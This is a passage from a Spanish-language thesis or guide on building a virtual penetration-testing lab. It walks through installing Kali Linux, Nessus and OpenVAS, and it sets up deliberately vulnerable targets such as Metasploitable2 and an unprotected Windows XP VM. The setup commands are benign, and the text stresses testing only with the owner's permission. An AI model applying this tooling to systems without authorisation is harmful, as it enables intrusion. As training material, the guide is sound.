


Figura 12. Resumen de parámetros de la máquina virtual creada.

A continuación se debe instalar y configurar el sistema operativo huésped. Para ello es necesario descargar previamente una copia de la imagen ISO de Kali Linux desde el sitio de descarga oficial (https://www.kali.org/downloads/).

3.4.3 Instalación de Kali Linux

Para iniciar la instalación se debe iniciar la máquina virtual creada previamente [17]. Inmediatamente aparece la pantalla del instalador en la cual se debe seleccionar la opción *Graphical Install* para comenzar con la instalación en modo gráfico como se muestra en la figura 13.

Figura 13. Menú de arranque de Kali Linux

Después de seleccionar el idioma deseado, el país de localización y la configuración del teclado, el programa de instalación copiará la imagen en el disco duro virtual, probará las interfaces de red, y luego preguntará por el nombre de host, de dominio y la contraseña para el usuario *root*. En este caso se ha designado ***Kali*** como el nombre de host y ***kali.redesseguras.com*** como nombre de dominio.

En las figuras 14 y 15 se muestran dichas configuraciones.




Figura 14. Configuración del nombre de la máquina




Figura 15. Configuración del nombre de dominio

Posteriormente se configura la zona horaria, el particionado del disco y por último se instala el cargador de arranque GRUB. Una vez que la instalación se completó, se reinicia la máquina virtual con la nueva instalación de Kali Linux como se muestra en la figura 16.

Figura 16. Pantalla de inicio de Kali Linux

3.4.4 Actualización de paquetes y repositorios en Kali Linux

Para poder actualizar Kali Linux se debe configurar el archivo sources.list el cual debe contener la lista con los repositorios desde donde el sistema descargará las actualizaciones, dicho archivo se encuentra en /etc/apt/sources.list. Para modificar dicho archivo se usa el siguiente comando:

```
root@kali:~# nano /etc/apt/sources.list
```

A continuación se deben agregar al final del archivo sources.list las fuentes faltantes como se muestra en la figura 17.




Figura 17. Repositorios en Kali Linux

Después de guardar los cambios y salir, se procede a actualizar el sistema mediante el siguiente comando:

```
root@kali:~# apt-get update && apt-get upgrade && apt-get dist-upgrade
```

3.4.5 Instalación de las Guest Additions de VirtualBox en Kali Linux

Con el fin de tener un apropiado funcionamiento del mouse y la integración de pantalla, así como la capacidad de compartir carpetas con el sistema principal, será necesario instalar la herramienta *Guest Additions* de VirtualBox.

En la máquina virtual de Kali Linux se debe ejecutar el siguiente comando para actualizar Kali Linux así como también para instalar las cabeceras del kernel de Linux.

```
apt-get update && apt-get install -y linux-headers-$(uname -r)
```

Una vez completado esto, se pueden adjuntar los *Guest Additions CD-Rom*. Esto puede ser hecho seleccionando *Dispositivos* del menú de VirtualBox y seleccionando *Insertar la imagen de CD de las Guest Additions*. Esto montará la ISO *GuestAdditions* al virtual CD Drive en la máquina virtual Kali Linux. Cuando se pida ejecutar el CD, se debe seleccionar la opción *Cancelar* (figura 18).




Figura 18. VBox Additions

Desde una ventana de terminal, se copia el archivo VboxLinuxAdditions.run de *Guest Additions CD-Rom* a la ruta en el sistema local, asegurándose que sea ejecutable y el archivo pueda correr al iniciar la instalación. Para realizar dicha tarea, se deben ejecutar los siguientes comandos:

```
# cp /media/cdrom/VBoxLinuxAdditions.run /root/
# chmod 755 /root/VBoxLinuxAdditions.run
# cd /root
# ./VboxLinuxAdditions.run
```

En la figura 19 se puede observar el proceso de instalación de las *Guest Additions*.




Figura 19. Proceso de instalación de las Guest Additions

Después se debe reiniciar la máquina virtual de Kali Linux para completar la instalación de las *Guest Additions*.

3.4.6 Creación de carpetas compartidas en el sistema principal

Para realizar el proceso de pruebas de intrusión, es necesario compartir carpetas del sistema principal con la VM Kali Linux. Para conseguirlo, desde el administrador de VirtualBox, se selecciona el enlace *carpetas compartidas* en el panel derecho de la ventana para abrir la ventana para agregar carpetas.

Además de la ruta y el nombre de la carpeta a compartir, es muy importante habilitar las opciones *Automontar* y *Hacer permanente* como se muestra en la figura 20.




Figura 20. Creación de carpetas compartidas

Las carpetas compartidas creadas de esta forma pueden ser accedidas desde el sistema de archivos de la máquina virtual en el directorio: /media/sf_'nombredelacarpetacompartida'.

También es posible crear un marcador o un enlace para facilitar el acceso al directorio.

3.4.7 Instalación del escáner de vulnerabilidades Nessus

Para instalar Nessus primero se debe descargar la última versión del paquete generado para la distribución Debian 6 Linux desde el sitio web de Nessus (http://www.tenable.com/products/nessus/select-your-operating-system).

Posteriormente, en Kali Linux se debe acceder al directorio en donde se tiene el paquete descargado y comenzar con la instalación, usando el siguiente comando:

```
dpkg -i Nessus-6.3.5-debian6_amd64.deb
```

La figura 21 muestra el proceso de instalación de Nessus mediante la ejecución del comando antes mencionado.




Figura 21. Instalación de Nessus

Enseguida se deben seguir las instrucciones que aparecen al final del proceso de instalación mostrado en la figura 21:

1. Iniciar Nessus mediante la ejecución del siguiente comando:

```
/etc/init.d/nessusd start
```

2. Abrir el navegador web y conectarse a https://localhost:8834/ para configurar el escáner (figura 22). Enseguida el navegador web desplegará una advertencia sobre el certificado SSL usado por Nessus para el cual se debe agregar la excepción para ese certificado SSL seleccionando la opción *Add Exception*.




Figura 22. Inicio de la configuración de Nessus

3. Posteriormente el sistema solicitará un código de activación (figura 23), el cual puede obtenerse en el sitio oficial de Nessus http://www.nessus.org/register/.




Figura 23. Activación de Nessus

4. Después de haberse registrado exitosamente, Nessus comenzará a descargar y actualizar los *plugins*, lo cual puede tardar varios minutos. Al terminar la descarga, el proceso de instalación habrá finalizado y el sistema desplegará la página principal de Nessus como se muestra en la figura 24.




Figura 24. Pantalla de inicio de Nessus

3.4.8 Actualización del escáner de vulnerabilidades OpenVAS

Para instalar y actualizar OpenVAS en su versión más reciente se debe ejecutar en una terminal el siguiente comando [13]:

```
root@kali:~# apt-get install openvas
```

Después se debe ejecutar el siguiente comando para que se realice la configuración:

```
root@kali:~# openvas-setup
```

La figura 25 muestra el resultado obtenido de la ejecución del comando antes mencionado, al final del proceso de configuración se puede observar que OpenVAS actualiza su base de datos, reinicia varios servicios y crea un usuario admin junto con su contraseña la cual se puede observar al final de la información desplegada.




Figura 25. Configuración de OpenVAS

Una vez que OpenVAS ha completado el proceso de configuración, se debe verificar que los servicios OpenVAS manager, scanner y GSAD estén habilitados o en estado *listen* mediante el comando netstat –antp. La figura 26 muestra la ejecución del comando antes mencionado para la verificación del estado de los servicios de OpenVAS.

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN
4611/nessusd
tcp        0      0 127.0.0.1:9390          0.0.0.0:*               LISTEN
7774/openvasmd
tcp        0      0 127.0.0.1:9391          0.0.0.0:*               LISTEN
7761/openvassd: Wai
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN
7787/gsad
```

Figura 26. Verificación de los Servicios de OpenVAS

Siempre que se usa OpenVAS se deben iniciar sus servicios mediante el comando openvas-start. En caso de tener problemas al iniciar los servicios, se debe seleccionar la opción: Aplicaciones→ Kali Linux→ Análisis de Vulnerabilidades→ OpenVas→ Openvas check setup y seguir las instrucciones que indica el sistema marcadas como *FIX* por cada error encontrado.

Por último para usar la interfaz web de OpenVAS se debe abrir el navegador web y teclear en el mismo la dirección https://127.0.0.1:9392, seguidamente se debe aceptar el certificado SSL e introducir el nombre de usuario *admin* y la contraseña la proporciona el programa durante la fase de configuración (esta se puede ver al final de la figura 25).

Con eso se concluye el proceso y OpenVAS está listo para configurar las preferencias y ejecutar escaneos de vulnerabilidades contra rangos de IP dados (figura 27).




Figura 27. Pantalla de inicio de OpenVAS

Capítulo 4

Diseño del laboratorio virtual y desarrollo de pruebas de intrusión

En este capítulo se proporciona la descripción completa del diseño del laboratorio virtual para la realización de pruebas de intrusión, así como su aplicación en una prueba usando una metodología formal.

La construcción de un laboratorio virtual ofrece importantes ventajas, entre las cuales podemos destacar las siguientes:

- Se puede realizar una prueba de intrusión sin depender de la ubicación física de la infraestructura, lo cual hace posible invertir una mayor cantidad de tiempo en la práctica de los procedimientos, facilitando la mejora en las habilidades de intrusión y la ganancia de conocimientos.
- Debido a que la ejecución de pruebas de intrusión en un escenario real se deben realizar bajo el permiso del dueño de los activos, todas las pruebas realizadas en el laboratorio son legales, pues no hay necesidad de obtener una carta de autorización para utilizar los activos del laboratorio virtual. De esta forma, no existe riesgo alguno de violar la ley.
- Realizar pruebas de intrusión sin la experiencia necesaria en un escenario real, puede provocar pérdida de información y fallas y/o daños en los activos.
- Contar con un laboratorio propio puede estar disponible para el *penetration tester* en cualquier momento, sin tener que interrumpir o reducir la funcionalidad del sistema o el rendimiento de un laboratorio ajeno.
- Este es un ambiente totalmente controlado, cuyos parámetros y configuraciones pueden ser cambiados de diferentes formas con el fin de probar diferentes herramientas y técnicas.
- El uso de un laboratorio propio es una opción confiable para investigar y encontrar nuevas vulnerabilidades de software.

4.1 Diseño, implementación y configuración básica

A diferencia de un laboratorio físico, un laboratorio virtual no requiere una infraestructura costosa y compleja, sino que puede ser instalado y configurado usando un equipo de cómputo personal de gama media o alta. En este caso, se

utilizó una laptop Sony Vaio con procesador Intel Core 2 Duo de 2.53 GHZ, disco duro de 360 GB, 4 GB en memoria RAM y con Windows Vista Home Premium como sistema operativo (SO) anfitrión.

El laboratorio virtual propuesto está compuesto de una red de área local (LAN) pequeña de cinco nodos, sin complejidad y sin mucha seguridad debido a que se busca aprender acerca de las bases de las pruebas de intrusión. Lo anterior sería difícil de cumplir si se diseñara e implementara un laboratorio virtual con un alto grado de complejidad en cuanto a su topología y seguridad.

En la figura 28 se muestra la topología básica del laboratorio virtual, el cual está conformado por una red LAN virtual que conecta los siguientes elementos:

- ✓ Máquina virtual con SO Kali Linux.
- ✓ Máquina virtual con SO Metasploitable2.
- ✓ Máquina virtual con SO Windows XP.
- ✓ Máquina host o anfitrión con SO Windows Vista.
- ✓ Servidor DHCP de VirtualBox.

Por default el servidor DHCP de VirtualBox asigna direcciones IP comenzando con 192.168.56.x. Por lo que la dirección IP de red es 192.168.56.0/24.




Figura 28. Arquitectura del laboratorio virtual

A continuación se describen las características de cada uno de los sistemas que conforman el laboratorio virtual.

- ✓ Máquina virtual con SO Kali Linux: es el equipo del *penetration tester* y desde donde se ejecutan las pruebas de seguridad. Kali Linux en su versión 1.1.0a de 64 bits se instaló en una máquina virtual configurada con 1 GB de RAM y 25 GB de disco duro virtual. La instalación de Kali Linux en una máquina virtual se explica en el capítulo 3.
- ✓ Máquina virtual con SO Windows XP: simula la máquina de un usuario común dentro de una red interna. Windows XP se instaló en una máquina virtual configurada con 749 MB de RAM, 10 GB de disco duro virtual y no cuenta con protección antivirus ni tampoco tiene activado el Firewall de Windows como medidas defensivas. Una de las razones por las que fue seleccionado este sistema operativo es porque a pesar de no tener soporte del fabricante (terminó el 8 de abril del 2014), sigue siendo utilizado por un gran número de usuarios a nivel mundial [18].
- ✓ Máquina virtual Metasploitable2: es una versión de Ubuntu Linux intencionalmente vulnerable con una configuración estándar sobre la cual se realizarán parte de las pruebas de intrusión con el fin de descubrir sus vulnerabilidades. El servidor se encuentra instalado en una máquina virtual con 512 MB de RAM y 8 GB de disco duro virtual y ofrece principalmente los servicios FTP, SSH, telnet, SMTP, HTTP, NetBIOS, MySQL, PostgreSQL, entre otros [19].
- ✓ Máquina host o anfitrión con SO Windows Vista: como se mencionó anteriormente es el equipo en donde se instaló el laboratorio virtual y cuenta con protección antivirus y también tiene activado el Firewall de Windows como medidas defensivas. Por otro lado cabe mencionar que también forma parte del laboratorio ya que puede interactuar con los demás equipos dentro de la red virtual.

- ✓ Servidor DHCP: es el servidor DHCP de VirtualBox encargado de asignar automáticamente las direcciones IPv4 (en el rango 192.168.56.0/24) a cada host conectado a la red.

4.1.1 Instalación del servidor vulnerable Metasploitable2

En esta sección se da una breve explicación del proceso de instalación de una máquina virtual vulnerable para ser utilizada como máquina virtual objetivo. La razón por la cual se eligió levantar un servidor vulnerable en una máquina virtual es para evitar violar la ley, ya que como se mencionó anteriormente, nunca se deben realizar pruebas de intrusión a servidores ajenos sin contar con el permiso escrito por parte del dueño.

Para instalar Metasploitable2 en VirtualBox, se deben seguir los siguientes pasos:

1. Se debe descargar el archivo Metasploitable2 desde la página: http://sourceforge.net/projects/metasploitable/files/Metasploitable2/.
2. Extraer el contenido del archivo metasploitable-linux-2.0.zip en el directorio: C:\Users\root\VirtualBox VMs
3. Enseguida abrir VirtualBox y crear una nueva máquina virtual. Se deben llenar los siguientes campos: nombre: Metasploitable2; tipo: Linux, y versión: Ubuntu, como se muestra en la figura 29.

Figura 29. Creación de la máquina virtual Metasploitable2

4. Dejar en tamaño de memoria el valor recomendado de 512 MB como se muestra en la figura 30.




Figura 30. Asignación del tamaño de memoria

5. En el menú Unidad de disco duro, se debe elegir la opción *Usar un archivo de disco duro virtual existente* como se muestra en la figura 31. Enseguida usar el botón que tiene el icono de carpeta y seleccionar la siguiente dirección junto con el archivo:
   C:\Users\root\VirtualBox VMs\Metasploitable2-Linux\Metasploitable.vmdk

